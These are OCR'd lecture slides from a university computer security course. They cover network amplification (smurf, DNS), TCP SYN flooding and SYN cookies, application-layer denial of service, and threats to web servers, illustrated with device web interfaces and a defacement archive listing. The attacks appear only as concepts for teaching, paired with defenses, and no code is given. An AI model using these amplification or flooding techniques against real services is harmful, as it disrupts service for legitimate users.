Denial-of-Service (DoS) & Web Attacks

CS 161: Computer Security

Prof. Vern Paxson

TAs: Devdatta Akhawe, Mobin Javed & Matthias Vallentin

http://inst.eecs.berkeley.edu/~cs161/

February 17, 2011

Goals For Today

- Continue our discussion of Denial-of-Service (DoS), including TCP & application-layer attacks

- Begin discussing Web attacks
  - Subverting web servers (today)
  - Subverting web clients (next week)

Amplification: Network DoS

- One technique for magnifying flood traffic: leverage Internet's *broadcast functionality*
- How does an attacker exploit this?
  - Send traffic to the broadcast address and spoof it *as though the DoS victim sent it*
  - All of the replies then go to the victim rather than the attacker's machine
  - Each attacker pkt yields dozens of flooding pkts

smurf attack

Amplification: Network DoS


- One technique for magnifying flood traffic: leverage Internet's *broadcast functionality*
- How does an attacker exploit this?
  - Send traffic to the broadcast address and spoof it *as though the DoS victim sent it*
  - All of the replies then go to the victim rather than the attacker's machine
  - Each attacker pkt yields dozens of flooding pkts

smurf attack

- Another example: DNS lookups
  - *Reply is often much bigger than request*
  - So attacker spoofs request seemingly from the target
    - Small attacker packet yields large flooding packet

Transport-Level Denial-of-Service

- Recall TCP's 3-way connection establishment handshake
  - Goal: agree on initial sequence numbers
- So a single SYN from an attacker suffices to force the server to spend some memory



TCP *SYN Flooding*

- Attacker targets *memory* rather than network capacity
- Every (unique) SYN that the attacker sends burdens the target
- What should target do when it has no more memory for a new connection?
- No good answer!
  - *Refuse* new connection?
    - Legit new users can't access service
  - *Evict* old connections to make room?
    - Legit old users get kicked off

TCP SYN Flooding, con't

- How can the target defend itself?


- Approach #1: make sure they have **tons of memory**!
  - How much is enough? Depends on resources attacker can bring to bear

TCP SYN Flooding, con't

- Approach #2: identify bad actors & refuse their connections
  - Hard because only way to identify them is based on IP address
    - We can't for example require them to send a password because doing so requires we have an established connection!
  - For a public Internet service, who knows which addresses customers might come from?
  - Plus: attacker can spoof addresses since they don't need to complete TCP 3-way handshake
- Approach #3: don't keep state! ("*SYN cookies*"; *only works for spoofed SYN flooding*)

Flooding Defense: *SYN Cookies*

- Server: when SYN arrives, encode connection state entirely within SYN-ACK's sequence # y
  - y = *encoding* of necessary state, using server secret
- When ACK of SYN-ACK arrives, server only creates state ***if*** value of y from it agrees w/ secret



SYN Cookies: Discussion

- Illustrates general strategy: rather than *holding* state, *encode* it so that it is returned when needed
- For SYN cookies, attacker must complete 3-way handshake in order to burden server
  - *Can't use spoofed source addresses*
- Note #1: strategy requires that you have enough bits to encode all the state
  - (This is just barely the case for SYN cookies)
- Note #2: if it's expensive to generate *or check* the cookie, then it's not a win

Application-Layer DoS

- Rather than exhausting network or memory resources, attacker can overwhelm a service's processing capacity
- There are many ways to do so, often at little expense to attacker compared to target (asymmetry)


reddit
hot
new
browse
stats
This link runs a slooow SQL query on the RIAA's server. Don't click it; that would be wrong. (tinyurl.com)
814 points posted 8 days ago by keyboard_user 211 comments

Application-Layer DoS, con't

- Rather than exhausting network or memory resources, attacker can overwhelm a service's processing capacity
- There are many ways to do so, often at little expense to attacker compared to target (asymmetry)
- Defenses against such attacks?
- Approach #1: Only let legit users to issue expensive requests
  - Relies on being able to identify/authenticate them
  - Note: that *this itself might be expensive*!
- Approach #2: Look for clusters of similar activity
  - Arms race w/ attacker AND costs *collateral damage*


5 Minute Break


Questions Before We Proceed?

Web Server Threats

- What can happen?
  - Compromise
  - Defacement
  - Gateway to enabling attacks on clients
  - Disclosure
  - (not mutually exclusive)


- And what makes the problem particularly tricky?
  - Public access
  - Mission creep


HP LaserJet 8150 Series
http://128.3. /hp/device/this.LCDispatcher
Google
Most Visited
Latest Headlines
NY Times
Google News
Daily
Weather
294
United
Traffic
Papers
US9
IMC
CSET
Google Maps
RSS
HP LaserJet 8150 Series
invent
HP LaserJet 8150 Series / 128.3.
HP LaserJet 8150 Series
Home
Device
Networking
Printer Status
Configuration Page
Supplies Status
Event Log
Usage Page
Device Information
Other Links
My Printer
Order Supplies
Solve A Problem
Printer Status
Supplies
Media
Capabilities
Control Panel
POWERSAVE ON
Ready
Data
Attention
Go
Cancel Current Job
Control Panel Help
Refresh Control Panel
Help
Set Refresh Rate:
0
minutes
Apply
Cancel
Supplies
% of Life Remaining
Black
54%
Media
Status
Input/Output
Size
Type
TRAY 3
LETTER
CARDSTOCK
TRAY 2
LETTER
PLAIN
TRAY 1
LETTER
PLAIN
OK
STANDARD OUTBIN
N/A
N/A
OK
FACE UP BIN
N/A
N/A
Capabilities
FLASH Storage: 3 MB Capacity
Done


thegateway (build 13064) - Info
http://192.168.3.1/
dd-wrt.com ... control panel
Firmware: DD-WRT v24-sp2 (10/
Time: 11:45:59 up 11 days, 3:10, load average: 0.2
WAN IP:
Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration
Status
System Information
Router
Router Name thegateway
Router Model Linksys WRT54G/GL/GS
LAN MAC 00:40:10:10:00:01
WAN MAC 00:26:4A:14:0E:22
Wireless MAC 00:40:12:10:00:AF
WAN IP 67.164.94.51
LAN IP 192.168.3.1
Wireless
Radio Radio is On
Mode AP
Network Mixed
SSID wap2
Channel 2
TX Power 71 mW
Rate 54 Mbps
Services
DHCP Server Enabled
WRT-radauth Disabled
Sputnik Agent Disabled
Memory
Total Available 5.6 MB / 8.0 MB
Free 0.4 MB / 5.6 MB
Used 5.3 MB / 5.6 MB
Buffers 0.3 MB / 5.3 MB
Cached 1.2 MB / 5.3 MB
Active 1.0 MB / 5.3 MB
Inactive 0.4 MB / 5.3 MB
Space Usage

LACIE Ethernet Disk mini

v. 2.0



5.2. Accessing the LaCie Ethernet Disk mini via Web Browsers

While the LaCie Ethernet Disk mini is connected to the network, it is capable of being accessed via the Internet through your Internet browser.

Windows, Mac and Linux Users – Open your browser to `http://EDmini` or `http://device_IP_address` (the "device_IP_address" refers to the IP address that is assigned to your LaCie Ethernet Disk mini; for example, `http://192.168.0.207`).

Samsung SPF-85V 8-Inch Wireless Internet Photo Frame USB Mini-PC Monitor w/64MB Memory (Black)

by Samsung

(6 customer reviews)

Like (0)

Available from these sellers.

1 used from $129.95

What Do Customers Ultimately Buy After Viewing This Item?

30% buy
Kodak Pulse 7-Inch Digital Frame (128)
Click to see price

30% buy
Toshiba DMF102XKU 10-Inch Wireless Digital Media Frame (25)
$159.99

(1) There's a web interface for the frame- you use a web browser on your network that connects to the picture frame. The web interface is horrendously slow and repeatedly "times out" while trying to access the frame.

Setup/Configuration	
Web user interface	Built-in web user interface for easy browser-based configuration (HTTP)
Management	
Web browser	• Internet Explorer 5.x or later • Limited support for Netscape and Firefox. Browser controls for pan/tilt/zoom (PTZ), audio, and motion detection are limited or not supported with Netscape and Firefox.
Event logging	Event logging (syslog)
Web firmware upgrade	Firmware upgradable through web browser

5

Using the Web Interface

Your Cisco IP Phone provides a web interface to the phone that allows you to configure some features of your phone using a web browser. This chapter contains the following sections:

Mirror saved on: 2010-01-27 14:43:32

Notified by: Dr.KeviN
System: Linux

Domain: http://www.batac.gov.ph
Web server: Apache

IP address: 66.147.230.102
Notifier stats

This Site Owned By Dr.KeviN

[ENABLE FILTERS]

Total notifications: **85,049** of which **42,965** single ip and **42,084** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
★ - Special defacement (special defacements are important websites)

Time	Notifier	H	M	R	★	Domain	OS	View
2011/02/15	S.W.A.T.	H		R	★	dgdc.gov.do	Win 2000	mirror
2011/02/15	S.W.A.T.	H	M	R	★	museodelascasasreales.gov.do	Win 2000	mirror
2011/02/15	S.W.A.T.	H	M	R	★	conapofa.gov.do	Win 2000	mirror
2011/02/15	S.W.A.T.	H	M	R	★	cgcnss.gov.do	Win 2000	mirror
2011/02/15	S.W.A.T.	H	M	R	★	www.congreso.gov.do	Win 2000	mirror
2011/02/15	S.W.A.T.	H	M	R	★	xiiconferencia-primeras-damas....	Win 2003	mirror
2011/02/15	S.W.A.T.	H	M	R	★	cea.gov.do	Win 2003	mirror
2011/02/15	S.W.A.T.	H	M	R	★	uespmr.gov.do	Win 2003	mirror
2011/02/15	S.W.A.T.		M	R	★	www.politur.gov.do/swat.htm	Win 2003	mirror
2011/02/15	Hacker Islamic Republic of Iran		M	R	★	fuerzasarmadas.mil.do/hacked.htm	Win 2003	mirror
2011/02/15	Swan	H	M	R	★	www.mtmagnet.wa.gov.au	Win 2003	mirror
2011/02/15	Swan	H	M	R	★	www.morawa.wa.gov.au	Win 2003	mirror
2011/02/15	Swan	H		R	★	www.meekashire.wa.gov.au	Win 2003	mirror
2011/02/15	Swan	H		R	★	www.wacountry.health.wa.gov.au	Win 2003	mirror
2011/02/15	DeltahackingSecurityTEAM			R	★	corepol.gob.do/l0rd.htm	Win 2003	mirror
2011/02/15	Ashiyane Digital Security Team		M		★	test.leiyang.gov.cn/info.asp?i...	Win 2003	mirror
2011/02/15	Ashiyane Digital Security Team		M		★	www.dyrmfk.gov.cn/info/view.ph...	Win 2000	mirror
2011/02/15	s-man				★	karmasangsthanbank.gov.bd/~iam...	Linux	mirror
2011/02/15	MCA-CRB	H	M		★	camaramaquine.rs.gov.br	Linux	mirror
2011/02/15	nO.wR3a4n	H	M		★	ddcbara.gov.np	Linux	mirror
2011/02/15	Spy Boys UnderGround Team		M		★	www.jaguarao.rs.gov.br/images/...	Linux	mirror
